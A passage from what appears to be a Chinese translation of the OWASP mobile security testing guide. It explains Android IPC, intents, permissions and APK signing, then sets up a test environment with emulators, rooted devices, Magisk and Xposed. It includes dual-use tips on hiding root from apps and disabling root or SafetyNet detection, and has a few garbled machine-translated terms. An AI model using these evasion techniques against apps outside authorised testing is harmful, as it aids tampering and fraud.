- onPause
- onStop
- onRestart
- onDestroy

应用程序在采用默认操作设置时，可能不会显式实现所有事件管理器。通常，应用程序开发人员至少会覆盖 onCreate 管理器。这就是大多数用户界面组件的声明和初始化方式。当必须显式释放

资源（如网络连接或连接数据库），或必须在应用程序关闭时执行特定操作时，`onDestroy` 可能会被重写。

5.1.2.4.2. 碎片

片段表示活动中用户界面的一个行为或一部分。片段是在 Android 的蜂巢 3.0 版本（API 11 级）中引入的。

片段是用来封装接口的一部分，以便于重用和适应不同的屏幕大小。片段是自治的实体，因为它们包含所有必需的组件（它们有自己的布局、按钮等）。但是，它们必须与活动集成才能发挥作用：片段不能单独存在。它们有自己的生命周期，这与实现它们的活动的生命周期有关。

因为片段有自己的生命周期，所以 `Fragment` 类包含可以重新定义和扩展的事件管理器。这些事件管理器包括 `onAttach`、`onCreate`、`onStart`、`onDestroy` 和 `onDetach`。还有一些其他的；读者参考“Android 片段规范”来获得更多细节。

通过扩展 Android 提供的 `Fragment` 类，可以轻松实现片段：

```
public class myFragment extends Fragment {  
    ...  
}
```

片段不需要在清单文件中声明，因为它们依赖于活动。

为了管理其片段，活动可以使用片段管理器（`FragmentManager` 类）。这个类使得查找、添加、删除和替换相关片段变得很容易。

片段管理器可以通过以下方式创建：

```
FragmentManager fm = getFragmentManager();
```

片段不一定有用户界面；可以是管理与应用程序用户界面相关的后台操作的一种方便而有效的方法。片段可以被声明为持久的，这样即使其活动被破坏，系统也能保持其状态。

5.1.2.4.3. 进程间通信

我们已经了解到，每个 Android 进程都有自己的沙盒地址空间。进程间通信设施允许应用程序安全地交换信号和数据。Android 的 IPC 不是依赖于默认的 Linux IPC 设施，而是基于 Binder，一种 OpenBinder 的定制实现。大多数 Android 系统服务和所有高级 IPC 服务都依赖于 Binder。

Binder 代表许多不同的东西，包括：

- 绑定驱动程序：内核级驱动程序。
- 绑定器协议：用于与绑定器驱动程序通信的基于 ioctl 的低级协议。
- Binder 接口：绑定器对象实现的定义良好的行为。
- Binder 对象：IBinder 接口的通用实现。
- Binder 服务：Binder 对象的实现；例如：位置服务和传感器服务。
- Binder 客户端：使用 Binder 服务的对象。

Binder 框架包括一个客户机-服务器通信模型。要使用 IPC，应用程序调用代理对象中的 IPC 方法。代理对象透明地将调用参数打包到包中，并将事务发送到 Binder 服务器，后者作为字符驱动程序（/dev/Binder）实现。服务器拥有一个线程池，用于处理传入的请求，并将消息传递到目标对象。从客户端应用程序的角度来看，所有这一切似乎都是常规的方法调用，所有繁重的工作都是由 Binder 框架完成的。

允许其他应用程序绑定到它们的服务，称为绑定服务。这些服务必须向客户端提供 IBinder 接口。开发人员使用 Android 接口描述符语言（AIDL）为远程服务编写接口。

Servicemanager 是一个系统守护进程，它管理系统服务的注册和查找。它维护所有注册服务的名称/绑定对列表。使用 addService 添加服务，并使用其中的静态 getService 方法按名称检索服务 android.os.ServiceManager:

```
public static IBinder getService(String name)
```

可以使用 service list 命令查询系统服务列表。

```
$ adb shell service list
Found 99 services:
0 carrier_config: [com.android.internal.telephony.ICarrierConfigLoader]
```

- 1 phone: [com.android.internal.telephony.ITelephony]
- 2 isms: [com.android.internal.telephony.ISms]
- 3 iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]

5.1.2.5. Intent

Intent 消息传递是构建在 Binder 之上的异步通信框架。此框架允许点到点和发布-订阅消息传递。Intent 是一个消息传递对象，可用于从另一个应用程序组件请求操作。尽管 Intent 以几种方式促进组件间的通信，但有三种基本用例：

- 启用活动。
 - 活动表示应用程序中的单个屏幕。您可以通过向 `startActivity` 传递 intent 来启动活动的新实例。intent 描述活动并携带必要的数据。
- 启动服务。
 - 服务是在后台执行操作的组件，没有用户界面。使用 android5.0 (API 级别 21) 及更高版本，您可以使用 `JobScheduler` 启动服务。
- 广播。
 - 广播是任何应用程序都可以接收的消息。系统为系统事件提供广播，包括系统引导和充电初始化。通过将 intent 传递给 `sendBroadcast` 或 `sendOrderedBroadcast`，可以将广播传递给其他应用程序。

有两种 Intent。显式 Intent 命名将启动的组件（完全限定类名）。例如：

```
Intent intent = new Intent(this, myActivity.myClass);
```

隐式 Intent 被发送到操作系统，以对给定的数据集（下面示例中的 OWASP 网站的 URL）执行给定的操作。由系统决定哪个应用程序或类将执行相应的服务。例如：

```
Intent intent = new Intent(Intent.MY_ACTION,  
Uri.parse("https://www.owasp.org"));
```

Intent 过滤器是 Android 清单文件中的一个表达式，用于指定组件希望接收的意向类型。例如：通过为一个活动声明一个 Intent 过滤器，就可以让其他应用程序以某种特定的 Intent 直接启动活动。同样，如果没有为活动声明任何 Intent 筛选器，则只能以显式 Intent 启动活动。

Android 使用 intent 向应用程序（如来电或短信）广播消息、重要的电源信息（例如电池电量不足）和网络变化（例如失去连接）。额外的数据可以添加到 intents 中（通过 putExtra/getExtras）。

下面是操作系统发送的 Intent 的简短列表。所有常量都在 Intent 类中定义，整个列表在 Android 官方文档中：

- ACTION_CAMERA_BUTTON
- ACTION_MEDIA_EJECT
- ACTION_NEW_OUTGOING_CALL
- ACTION_TIMEZONE_CHANGED

为提高安全性和隐私性，本地广播管理器用于在应用程序中发送和接收 Intent，而无需将其发送到操作系统的其余部分。这对于确保敏感和私有数据不会离开应用程序边界（例如地理位置数据）非常有用。

5.1.2.5.1. 广播接收器

广播接收器是允许应用程序从其他应用程序和系统本身接收通知的组件。有了它，应用程序可以对事件做出反应（内部的、由其他应用程序启动的或由操作系统启动的）。它们通常用于更新用户界面、启动服务、更新内容和创建用户通知。

广播接收器必须在 Android 清单文件中声明。清单必须指定广播接收器和意图过滤器之间的关联，以指示接收器要侦听的操作。如果未声明广播接收器，应用程序将不会侦听广播消息。然而，应用程序不需要运行来接收意图；当相关意图被提出时，系统会自动启动应用程序。

清单中包含 intent 筛选器的广播接收器声明示例：

```
<receiver android:name=".myReceiver" >
    <intent-filter>
        <action android:name="com.owasp.myapplication.MY_ACTION" />
    </intent-filter>
</receiver>
```

在收到一个隐含的 intent 后，Android 将列出所有在其过滤器中注册了给定操作的应用程序。如果有多个应用程序注册了相同的操作，Android 将提示用户从可用应用程序列表中进行选择。

广播接收器的一个有趣的特性是，它们被分配了一个优先级；这样，一个 intent 将根据它们的优先级传递给所有授权接收器。

可以使用本地广播管理器来确保仅从内部应用程序接收到 intent，并且任何其他应用程序的 intent 都将被丢弃。这对于提高安全性非常有用。

5.1.2.5.2. 内容提供商

Android 使用 SQLite 永久存储数据：与 Linux 一样，数据存储在文件中。SQLite 是一种轻量级的、高效的、开源的关系数据存储技术，不需要太多的处理能力，非常适合移动应用。一个包含特定类（Cursor、ContentValues、SQLiteOpenHelper、ContentProvider、ContentResolver 等）的完整 API 是可用的。SQLite 不是作为单独的进程运行的，它是应用程序的一部分。默认情况下，属于给定应用的数据库只能由该应用访问。然而，内容提供商提供了一种很好的机制来抽象数据源（包括数据库和平面文件）；它们还提供了一种标准而有效的机制来在应用程序（包括本机应用程序）之间共享数据。要使其他应用程序能够访问内容提供者，需要在将共享内容提供者的应用程序的清单文件中显式声明内容提供者。只要内容提供者没有声明，它们就不会被导出，只能由创建它们的应用程序调用。

内容提供者是通过 URI 寻址方案实现的：它们都使用 content:// 模型。不管源代码的类型如何（SQLite 数据库、平面文件等），寻址方案总是相同的，从而抽象出源代码并为开发人员提供一个独特的方案。内容提供商提供所有常规数据库操作：创建、读取、更新和删除。这意味着任何在其清单文件中拥有适当权限的应用程序都可以操纵其他应用程序的数据。

5.1.2.5.3. 服务

服务是 Android 操作系统组件（基于服务类），在后台执行任务（数据处理、启动意图和通知等），而不显示用户界面。服务旨在长期运行流程。它们的系统优先级低于活动应用程序，高于非活动应用程序。因此，当系统需要资源时，它们不太可能被关闭，并且可以将它们配置为在有足够的资源可用时自动重新启动。活动在主应用程序线程中执行。服务适合运行异步任务。

5.1.2.5.4. 权限

由于 Android 应用程序安装在沙盒中，一开始无法访问用户信息和系统组件（如摄像头和麦克风），因此 Android 为系统提供了一组预定义的权限，用于应用程序可以请求的某些任务。例如：如果您想让您的应用程序使用手机摄像头，您必须请求安卓.permission摄像头许可。在 android6.0

(API 级别 23) 之前 , 应用程序请求的所有权限都是在安装时授予的。从 API 级别 23 开始 , 用户必须在应用程序执行期间批准某些权限请求。

5.1.2.5.4.1. 防护等级

Android 权限根据其提供的保护级别进行排名 , 并分为四个不同的类别 :

- 正常 : 较低级别的保护。允许应用程序访问独立的应用程序级功能 , 而对其他应用程序、用户或系统的风险最小。在应用程序安装期间授予的 , 默认的保护级别 , 示例 : android.permission.INTERNET。
- 危险 : 此权限允许应用程序执行可能影响用户隐私或用户设备正常运行的操作。安装期间可能不会授予此级别的权限 ; 用户必须决定应用程序是否应具有此权限。例子 : android.permission.RECORD\U 音频。
- 签名 : 仅当请求应用程序已使用与声明权限的应用程序相同的证书签名时 , 才授予此权限。如果签名匹配 , 则会自动授予权限。例子 : android.permission.ACCESS_MOCK_LOCATION。
- 系统或签名 : 此权限仅授予嵌入在系统映像中的应用程序 , 或使用与声明权限的应用程序相同的证书进行签名的应用程序。例子 : android.permission.ACCESS_DOWNLOAD_MANAGER。

5.1.2.5.4.2. 请求权限

应用程序可以通过在其清单中包含<uses permission/>标记来请求保护级别 Normal 、 Dangerous 和 Signature 的权限。下面的示例显示了 AndroidManifest.xml 文件请求允许阅读 SMS 消息的示例 :

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"  
    package="com.permissions.sample" ...>  
  
    <uses-permission android:name="android.permission.RECEIVE_SMS" />  
    <application>...</application>  
</manifest>
```

5.1.2.5.4.3. 权限声明

应用程序可以向系统上安装的其他应用程序公开功能和内容。为了限制对自己组件的访问 , 它可以使用任何 Android 预定义的权限 , 也可以定义自己的权限。使用<permission>元素声明新权限。下面的示例显示了一个声明权限的应用程序 :

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.permissions.sample" ...>

    <permission
        android:name="com.permissions.sample.ACCESS_USER_INFO"
        android:protectionLevel="signature" />
        <application>...</application>
</manifest>
```

上面的代码定义了一个名为 com.permissions.sample.ACCESS_USER_INFO 使用保护级别签名访问用户信息。任何受此权限保护的组件都只能由使用相同开发人员证书签名的应用程序访问。

5.1.2.5.4.4. 对 Android 组件强制执行权限

Android 组件可以使用权限进行保护。活动、服务、内容提供者和广播接收者都可以使用权限机制来保护它们的接口。通过添加属性，可以对活动、服务和广播接收器实施权限 android:允许中的相应组件标记 AndroidManifest.xml 文件：

```
<receiver
    android:name="com.permissions.sample.AnalyticsReceiver"
    android:enabled="true"
    android:permission="com.permissions.sample.ACCESS_USER_INFO">
    ...
</receiver>
```

内容提供商有点不同。支持一组单独的权限，用于使用内容 URI 读取、写入和访问内容提供者。

- android:writePermission 和 android:readPermission：开发人员可以设置单独的读写权限。
- android:permission：将控制对内容提供程序的读写的常规权限。
- android:grantUriPermissions：“true”表示可以使用内容 URI 访问内容提供程序（访问暂时绕过其他权限的限制），否则为“false”。

5.1.3. 签名和发布流程

一旦一个应用程序开发成功，下一步就是发布并与他人分享。然而，应用程序不能简单地添加到应用商店，需做签名。加密签名用作应用程序开发人员放置的可验证标记。它可以识别应用程序的作者，并确保应用程序在初次发布后未被修改。

5.1.3.1. 签名流程

在开发过程中，应用程序使用自动生成的证书进行签名。此证书本身不安全，仅用于调试。大多数存储不接受这种证书进行发布；因此，必须创建具有更安全功能的证书。当应用程序安装在 Android 设备上时，包管理器会确保它已经用相应 APK 中包含的证书进行了签名。如果证书的公钥与用于对设备上的任何其他 APK 进行签名的密钥匹配，则新 APK 可以与先前存在的 APK 共享 UID。这有助于来自单个供应商的应用程序之间的交互。或者，可以为签名保护级别指定安全权限；这将限制对使用相同密钥签名的应用程序的访问。

5.1.3.2. 签名方案

Android 支持三种应用程序签名方案。从 Android 9 (API 级别 28) 开始，APK 可以通过 APK 签名方案 v3 (v3 方案)、APK 签名方案 v2 (v2 方案) 或 JAR 签名 (v1 方案) 进行验证。对于 android7.0 (API 级别 24) 及更高版本，APK 可以通过 APK 签名方案 v2 (v2 方案) 或 JAR 签名 (v1 方案) 进行验证。为了向后兼容，可以使用多个签名方案对 APK 进行签名，以使应用程序在较新和较旧的 SDK 版本上运行。旧的平台忽略 v2 签名，只验证 v1 签名。

5.1.3.2.1. 签名 (v1 方案)

App signing 的原始版本将 signed APK 实现为标准的 signed JAR，它必须包含 META-INF 中的所有 META-INF/MANIFEST.MF. 所有文件都必须用通用证书签名。此方案不保护 APK 的某些部分，例如 ZIP 元数据。该方案的缺点是 APK 验证器在应用签名之前需要对不可信的数据结构进行处理，并且验证器丢弃数据结构没有覆盖的数据。此外，APK 验证器必须解压缩所有压缩文件，这需要相当长的时间和内存。

5.1.3.2.2. APK 签名方案 (v2 方案)

使用 APK 签名方案，对完整的 APK 进行散列和签名，创建 APK 签名块并将其插入到 APK 中。在验证期间，v2 方案检查整个 APK 文件的签名。这种形式的 APK 验证速度更快，针对修改提供了更全面的保护。可以在下面看到 v2 方案的 APK 签名验证过程。

5.1.3.3. APK 签名方案 (v3 方案)

v3 APK 签名块格式与 v2 相同。V3 向 APK 签名块添加了关于支持的 SDK 版本的信息和旋转证明结构。在 android9 (API 级别 28) 及更高版本中，可以根据 APK 签名方案 v3、v2 或 v1 方案验证 APK。较旧的平台忽略 v3 签名并尝试先验证 v2，然后验证 v1 签名。

签名块的签名数据中的“旋转证明”属性由一个单链表组成，每个节点都包含一个签名证书，用于对应用程序的早期版本进行签名。为向后兼容，旧的签名证书对新的证书集进行签名，从而为每个

新密钥提供证据，证明它应该与旧密钥一样受信任。不再能够独立地对 apk 进行签名，因为轮换证明结构必须让旧的签名证书对新的证书集进行签名，而不是逐个签名。可以在下面看到 APK 签名 v3 方案验证过程。

5.1.3.3.1. 创建证书

Android 使用公共/私有证书来签署 Android 应用程序 (.apk 文件)。证书是信息的集束；在安全性方面，密钥是最重要的信息类型。公共证书包含用户的公钥，而私有证书包含用户的私钥。公共和私有证书是链接的。证书是唯一的，不能重新生成。请注意，如果证书丢失，则无法恢复，因此无法更新使用该证书签名的任何应用程序。应用程序创建者可以重用可用密钥库中的现有私钥/公钥对，也可以生成新的私钥/公钥对。在 android sdk 中，使用 keytool 命令生成一个新的密钥对。下面的命令创建一个密钥长度为 2048 位、有效期为 7300 天=20 年的 RSA 密钥对。生成的密钥对存储在文件“我的密钥库.jks”，位于当前目录中）：

```
$ keytool -genkey -alias myDomain -keyalg RSA -keysize 2048 -validity 7300 -keystore myKeyStore.jks -storepass myStrongPassword
```

安全地存储密钥，确保它在整个生命周期内保持秘密是至关重要的。任何获得密钥访问权限的人，都可以使用无法控制的内容向应用程序发布更新（从而添加不安全的功能或使用基于签名的权限访问共享内容）。用户对应用程序及其开发人员的信任完全基于此类证书；因此，证书保护和安全管理对于声誉和客户保留至关重要，并且决不能与其他个人共享密钥。密钥存储在可以用密码保护的二进制文件中；这类文件称为“密钥库”。密钥库的密码应该是复杂强健的，并且只有密钥创建者知道。因此，密钥通常存储在专用的构建机器上，开发人员只能有限地访问该机器。Android 证书的有效期必须长于相关应用程序的有效期（包括应用程序的更新版本）。例如：googleplay 将要求证书至少在 2033 年 10 月 22 日之前保持有效。

5.1.3.3.2. 应用签名

签名过程的目标是将应用程序文件 (.apk) 与开发人员的公钥相关联。为了实现这一点，开发人员计算 APK 文件的哈希值，并用自己的私钥对其进行加密。然后，第三方可以通过使用作者的公钥解密加密的散列并验证它是否与 APK 文件的实际散列相匹配来验证应用程序的真实性（例如：应用程序确实来自声称是发起人的用户这一事实）。

许多集成开发环境 (IDE) 都集成了应用程序签名过程，以方便用户使用。请注意，有些 ide 在配置文件中以明文形式存储私钥；如果其他 ide 能够访问此类文件，请仔细检查此项，并在必要时删除这些信息。应用程序可以通过 android sdk 提供的“apksigner”工具 (API 级别 24 及更高) 从命令行进行签名。它位于[SDK 路径]/build tools/[version]。对于 API24.0.2 及以下版本，可以使

用“jarsigner”，它是 JavaJDK 的一部分。关于整个过程的细节可以在 Android 官方文档中找到；但是，下面给出了一个例子来说明这一点。

```
$ apksigner sign --out mySignedApp.apk --ks myKeyStore.jks myUnsignedApp.apk
```

在本例中，未签名的应用程序（'myUnsignedApp.apk'）将使用开发人员密钥库中的私钥进行签名‘myKeyStore.jks’（位于当前目录中）。该应用程序将成为名为‘mySignedApp.apk’并将准备发布到应用商店。

5.1.3.3.2.1. Zipalign

在分发之前，应该始终使用 zipalign 工具来对齐 APK 文件。此工具将 APK 中所有未压缩的数据（如图像、原始文件和 4 字节边界）对齐，以帮助改进应用程序运行时的内存管理。

在使用 apksigner 对 APK 文件进行签名之前，必须使用 Zipalign。

5.1.3.4. 发布流程

由于 Android 生态系统是开放的，所以可以从任何地方（您自己的网站、任何应用商店等）分发应用程序。然而，googleplay 是最知名、最受信任、最受欢迎的商店，而 Google 本身也提供了它。Amazon Appstore 是 Kindle 设备的可信任默认商店。如果用户希望从不受信任的源安装第三方应用程序，则必须在设备安全设置中明确允许这样做。

应用程序可以通过多种来源安装在 Android 设备上：本地通过 USB、谷歌官方应用商店（googleplay 商店）或其他商店。

尽管其他供应商可能会在应用程序实际发布之前对其进行审查和批准，但谷歌只需扫描已知的恶意软件签名即可；这将使发布过程开始与公共应用程序可用性之间的时间最小化。.

发布应用程序非常简单；主要操作是使签名的.apk 文件可下载。在 googleplay 上，发布从创建账户开始，然后通过专用界面交付应用程序。有关详细信息，请参阅 Android 官方文档。

5.1.4. 应用攻击面

Android 应用程序攻击面由应用程序的所有组件组成，包括发布应用程序和支持其功能所需的支持材料。如果 Android 应用程序没有：

- 通过 IPC 通信或 URL 方案验证所有输入，另请参见：
 - 通过 IPC 测试敏感功能暴露。
 - 测试 URL 方案。

- 验证用户在输入字段中的所有输入。
- 验证 Web 视图中加载的内容，另请参见：
 - 在 WebView 中测试 JavaScript 执行。
 - 测试 WebView 协议处理程序。
 - 确定 Java 对象是否通过 WebView 公开。
- 安全地与后端服务器通信，或容易受到服务器和移动应用程序之间的中间人攻击，另请参阅：
 - 测试网络通信。
 - Android 网络 API。
- 安全地存储所有本地数据，或从存储器中加载不受信任的数据，另请参见：
 - Android 上的数据存储。
- 保护自身免受受损环境、重新打包或其他本地攻击，另请参见：
 - Android 反逆转防御。

5.2. Android 基础测试

5.2.1. 基础测试设置

到目前为止，您应该已经对 Android 应用程序的结构和部署方式有了基本的了解。在本章中，我们将讨论如何配置安全测试环境并描述即将使用的基础测试流程。这一章节是后续章节所讨论更详细的测试方法的基础。

您可以在几乎所有运行 Windows、Linux 或 macos 的机器上配置一个功能齐全的测试环境。

5.2.1.1. 主机设备

您至少需要 Android Studio (附带 Android sdk) 平台工具、模拟器和应用程序来管理各种 SDK 版本和框架组件。Android Studio 还附带了一个 Android 虚拟设备 (AVD) 管理器应用程序，用于创建模拟器镜像。确保系统上安装了最新的 SDK 工具和平台工具包。

此外，如果您打算使用包含本机库的应用程序，您需要通过安装 Android NDK 来完成主机设置（在“Android 上的篡改和逆向工程”章节中也有相关内容）。

5.2.1.1.1. 安装 Android SDK

通过 Android Studio 在本地安装和管理 Android SDK，在 Android Studio 中创建一个空项目，选择“Tools->Android->SDK Manager”打开 SDK Manager GUI。“SDK Platforms”选项卡用于安装多个 API 级别的 SDK。最近的 API 级别包括：

- Android 9.0 (API 级别 28)。
- Android 8.1 (API 级别 27)。
- Android 8.0 (API 级别 26)。
- Android 7.1 (API 级别 25)。

所有 Android 代码名、版本号和 API 级别的概述可以在 Android 开发者文档中找到 [Android Developer Documentation](#)。

已安装的 SDK 位于以下路径上：

Windows:

C:\Users\<username>\AppData\Local\Android\sdk

MacOS:

/Users/<username>/Library/Android/sdk

注意：在 Linux 上，您需要选择一个 SDK 目录。通常选择 /opt/srv 和 /usr/local。

5.2.1.1.2. 安装 Android NDK

Android NDK 包含本机编译器和工具链的预构版本。其通常支持 GCC 和 Clang 编译器，但是在 NDK 14 及以后的版本失去了对 GCC 的主动支持。设备体系结构和主机操作系统决定了合适的版本。预构建的工具链位于 NDK 的 toolchains 目录中，每个体系结构包含一个子目录。

架构	工具链名称
ARM-based	arm-linux-androideabi-<gcc-version>
x86-based	x86-<gcc-version>
MIPS-based	mipsel-linux-android-<gcc-version>
ARM64-based	aarch64-linux-android-<gcc-version>
X86-64-based	x86_64-<gcc-version>
MIPS64-based	mips64el-linux-android-<gcc-version>

除了选择正确的架构外，还需要为您希望选择的本机 API 级别指定正确的 sysroot。sysroot 是一个目录，其中包含目标的系统头和库。原生 API 因 Android API 级别而异。每个不同级别的 Android API 的 sysroot 可能在\$NDK/platforms/中。每个级别的 API 目录都包含各种 cpu 和架构的子目录。

设置构建系统的一种可能性是将编译器路径和必要的标志作为环境变量导出。然而，为了使事情更简单，NDK 允许创建一个所谓的独立工具链，一个包含所需设置的“临时”工具链。

要设置独立的工具链，请下载 NDK 的最新稳定版本。解压缩 ZIP 文件，切换到 NDK 根目录，然后运行以下命令：

```
$ ./build/tools/make_standalone_toolchain.py --arch arm --api 24 --install-dir /tmp/android-7-toolchain
```

这将在/tmp/Android-7-toolchain 目录中为 android7.0 (API 级别 24) 创建一个独立的工具链。为了方便起见，可以导出一个指向工具链目录的环境变量（我们将在示例中使用）。运行以下命令或者将其添加到.bash\rc 配置文件或其他启动脚本：

```
$export TOOLCHAIN=/tmp/android-7-TOOLCHAIN
```

5.2.1.2. 测试设备

为了进行动态分析，需要一台 Android 设备来运行目标应用程序。理论上使用模拟器可以在没有真正 Android 设备的情况下进行测试。然而应用程序在模拟器上的执行速度非常慢而且模拟器可能不会给出真实的结果。在真实设备上进行测试有助于实现更平滑的过程和更真实的环境。但从另一方面来看，模拟器可以轻松地更改 SDK 版本或创建多个设备。下表列出了每种方法的优缺点。

特性	真机	模拟器
恢复能力	可以通过刷最新的固件解救软变砖，硬变砖基本很难恢复	模拟器可能会崩溃或损坏，但可以创建新的模拟器或还原快照。
复位	可以恢复到出厂设置或刷机来复位。	可以删除或重新创建模拟器。
快照	不可能	支持，非常适合恶意软件分析。

速度	比模拟器快得多。	通常很慢，但正在改进。
成本	一台真机设备的起价通常是 200 美元。研究人员可能需要不同的设备，例如带生物传感器的设备。	存在免费或商业的解决方案可供选择
可否 root	高度依赖设备自身情况。	默认都是 root 过的
模拟环境检测	真机不是模拟器，因此相关检测不适用。	存在许多人工操作特征，从而很容易被检测到应用程序正在模拟器中运行。
Root 检测	更容易隐藏自身被 root，因为许多检测算法检查模拟器特性。使用“Magisk Systemless”root，几乎不可能检测到。	模拟器总是很容易触发 root 检测算法，因为它们是为测试而生，存在很多人工操作特征。
硬件交互	通过蓝牙、NFC、4G、WiFi、生物识别、摄像头、GPS、陀螺仪等轻松实现交互	通常相当有限，仅使用模拟硬件输入（例如随机 GPS 坐标）
支持的 API 级别	取决于设备和社区。活跃社区将不断发布更新版本（例如：LineageOS），而不太受欢迎的设备可能只收到少量更新。在不同版本之间切换需要刷机，这是一个无聊的过程。	始终支持最新版本，包括测试版。可以轻松下载和启动包含特定 API 级别的模拟器。
本地库支持	本机库通常是为 ARM 设备构建的从而使它们可以在物理设备上工作。	有些模拟器运行在 x86 CPU 上，因此它们可能无法运行打包的本机库。

5.2.1.2.1. 在真机上测试

几乎所有的物理设备都可以用于测试，但是有一些需要考虑的因素。首先，设备需要是可 root 的。这通常是通过利用漏洞或通过解锁 bootloader 来完成的。漏洞攻击并非总是可用的，bootloader 可能会被永久锁定，或者只有在运营商合同终止后才能解锁。

最好的候选产品是为开发者打造的谷歌旗舰机 Pixel 系列产品。这些设备通常带有可解锁的 bootloader、开源固件、内核、在线可用的无线电和官方操作系统源代码。开发者社区更喜欢 Google 设备，因为操作系统最接近 android 开源项目。这些设备通常具有最长的支持时间，操作系统更新时间为 2 年，之后还支持 1 年的安全更新。

另一个选择是谷歌的 [Android One](#) 项目，其包含的设备将获得相同的支持时间（2年的操作系统更新，1年的安全更新），并具有近库存体验。虽然它最初是作为一个低端设备项目启动的，但该项目已经发展到包括中高端智能手机，其中许多都得到了 modding 社区的积极支持。

LineageOS 项目支持的设备也是测试设备很好的候选设备。他们有一个活跃的社区，易于刷机和 root，其很快就可以适配最新的 Android 版本。在原始设备制造商（OEM）停止发布更新后，LineageOS 还继续支持新的 Android 版本。

使用 Android 真机时，需要在设备上启用开发人员模式和 USB 调试，以便使用 ADB 调试接口。自 Android 4.2（API 级别 16）以来，设置应用程序中的“开发者选项”子菜单在默认情况下是隐藏的。要激活它，请轻触“About phone”视图的“Build number”部分七次。请注意，内部版本号字段的位置因设备而异，例如：在 LG 手机上，它位于“关于手机->软件信息”下。完成此操作后，“开发人员选项”将显示在“设置”菜单的底部。一旦开发人员选项被激活就可以使用“USB 调试”开关启用调试。

5.2.1.2.2. 在模拟器上测试

市面上存在多种安卓模拟器，它们又各有优缺点：

免费模拟器：

- Android 虚拟设备（AVD）-官方 Android 模拟器，随 Android Studio 发布。
- Android X86-支持 x86 平台的 Android 代码库。

商业模拟器：

- Genymotion-成熟的模拟器，具有许多功能，可作为本地或基于云的解决方案。免费版本可用于非商业用途。
- Corellium-通过基于云或预置的解决方案提供定制设备虚拟化。

虽然有几个免费的 Android 模拟器，但我们建议使用 AVD，因为它提供了与其他模拟器相比更适合于测试应用程序的增强功能。在本指南的其余部分中，我们将使用官方 AVD 进行测试。

AVD 支持一些硬件仿真，如 GPS、SMS 和运动传感器。

可以使用 Android Studio 中的 AVD 管理器启动 Android 虚拟设备（AVD），也可以使用 Android 命令从命令行启动 AVD 管理器，该命令位于 Android SDK 的 tools 目录中：

```
$ ./android avd
```

有几种工具和虚拟机可用于在模拟器环境中测试应用程序：

MobSF

- Nathan (自 2016 以后未更新)。

具体可参考本书“工具”章节。

5.2.1.2.3. 获取特权访问

Root (即修改操作系统从而可以 root 用户运行) 建议在真机上操作，root 后可以完全控制操作系统并允许绕过应用程序沙盒等限制。这些特权这些特权将会允许您更容易地使用代码注入和函数 hook 等技术。

请注意，root 是有风险的，在继续之前需要澄清三个主要后果。root 可能产生以下负面影响：

- 设备失去保修（在采取任何行动之前，务必检查制造商的政策）。
- 设备变砖，即设备无法使用并进行任何操作。
- 造成额外的安全风险（因为 root 后通常会移除内置的安全防御）。

您不应该 root 存储私人信息的个人设备。我们建议使用便宜的专用测试设备。许多较老的设备，比如谷歌的 Nexus 系列，都可以运行最新的 Android 版本，完全可以进行测试。

您需要明白，root 您的设备最终是您自己的决定，而 OWASP 不为任何损害承担任何责任。如果您不确定，请在开始 root 之前征求专家意见。

5.2.1.2.3.1. 哪些设备可以被 root

几乎所有的 Android 手机都可以 root。Android 操作系统的商业版本（在内核级是 Linux 操作系统的演进）针对移动场景进行了优化。这些版本的某些功能已被删除或禁用，例如：非特权用户成为“root”用户（具有提升的特权）的能力。在手机上设置 root 用户意味着允许用户成为根用户，例如：添加一个名为 su 的标准 Linux 可执行文件，用于更改到另一个用户账户。

要 root 一台移动设备，首先需要解锁 bootloader。解锁程序依赖于设备制造商。然而，出于实际原因，root 某些移动设备比 root 其他移动设备更受欢迎，尤其是在安全测试方面：由谷歌创建并由三星、LG 和摩托罗拉等公司制造的设备最受欢迎，特别是因为许多开发人员都在使用这些设备。当 bootloader 被解锁，Google 提供了许多工具来支持 root 本身，并且设备将不会失去保修。XDA 论坛上发布了一份所有主要品牌的 root 指南。

5.2.1.2.3.2. 通过 Magisk 进行 root

Magisk (“Magic Mask”) 是一种 root Android 设备的方法。它的特点在于对系统进行修改的方式，当其他 root 工具改变系统分区上的实际数据时，Magisk 却没有（称为“无系统”）。这样就可以对 root 敏感的应用程序（例如银行或游戏）隐藏修改，并允许使用正式的 Android OTA 升级，而无需事先取消设备的 root 状态。

阅读 GitHub 上的官方文档 documentation on GitHub 可以熟悉 Magisk。如果没有安装 Magisk，可以在文档中找到安装说明。如果您使用正式的 Android 版本并计划升级它，Magisk 提供了一个关于 GitHub 的教程 tutorial on GitHub。

此外，开发人员可以使用 Magisk 的强大功能创建自定义模块，并将其提交到 Magisk 模块官方存储库。提交的模块可以安装在 Magisk 管理器应用程序中。其中一个可安装的模块是著名的 Xposed 框架的无系统版本（最多可用于 27 个 SDK 版本）。

5.2.1.2.3.3. Root 检测

在“Android 上反逆向防御测试”章节中给出了大量的 root 检测方法。

对于一个典型的移动应用安全版本，通常需要在禁用 root 检测的情况下测试一个调试版本。如果这样的版本不可用于测试，可以通过本书后面将介绍的各种方式禁用 root 检测。

5.2.1.3. 推荐工具-Android 设备

本指南中使用了许多工具和框架来评估 Android 应用程序的安全性。在下一节中，您将了解更多相关的一些命令和有趣的用例。请查看官方文档以获取以下工具 APK 的安装说明：

- APK 提取器：通过非 root 的方式提取 APK 的应用程序。
- Frida：用于开发人员、逆向工程师和安全研究人员的动态工具工具包。有关更多信息，请参阅下面的一节。
- Drozer：该框架用来搜索应用程序和设备中的安全漏洞。更多信息请参见下面的 Drozer 部分。

5.2.1.3.1. Xposed

Xposed 是一个“模块框架，可以在不接触任何 apk 的情况下改变系统和应用程序的行为。”。从技术上讲，它是 Zygote 的一个扩展版本，用于在新进程启动时导出用于运行 Java 代码的 api。在新实例化的应用程序的上下文中运行 Java 代码可以解析、钩住和重写属于该应用程序的 Java 方法。

Xposed 使用反射来检查和修改正在运行的应用程序。更改运行在内存中的应用，并且仅在进程运行时起作用，因为应用程序二进制文件不会被修改。

要使用 Xposed，首先需要在 root 后的设备上安装 Xposed 框架，如 [XDA-Developers Xposed framework hub](#) 上所述。模块可以通过 Xposed 安装程序应用程序安装，也可以通过 GUI 打开和关闭。

注意：考虑到 SafetyNet 很容易检测到 Xposed 框架的安装，建议使用 Magisk 安装 Xposed。这样，具有 SafetyNet 认证的应用程序应该有更高的机会可以用 Xposed 模块进行测试。

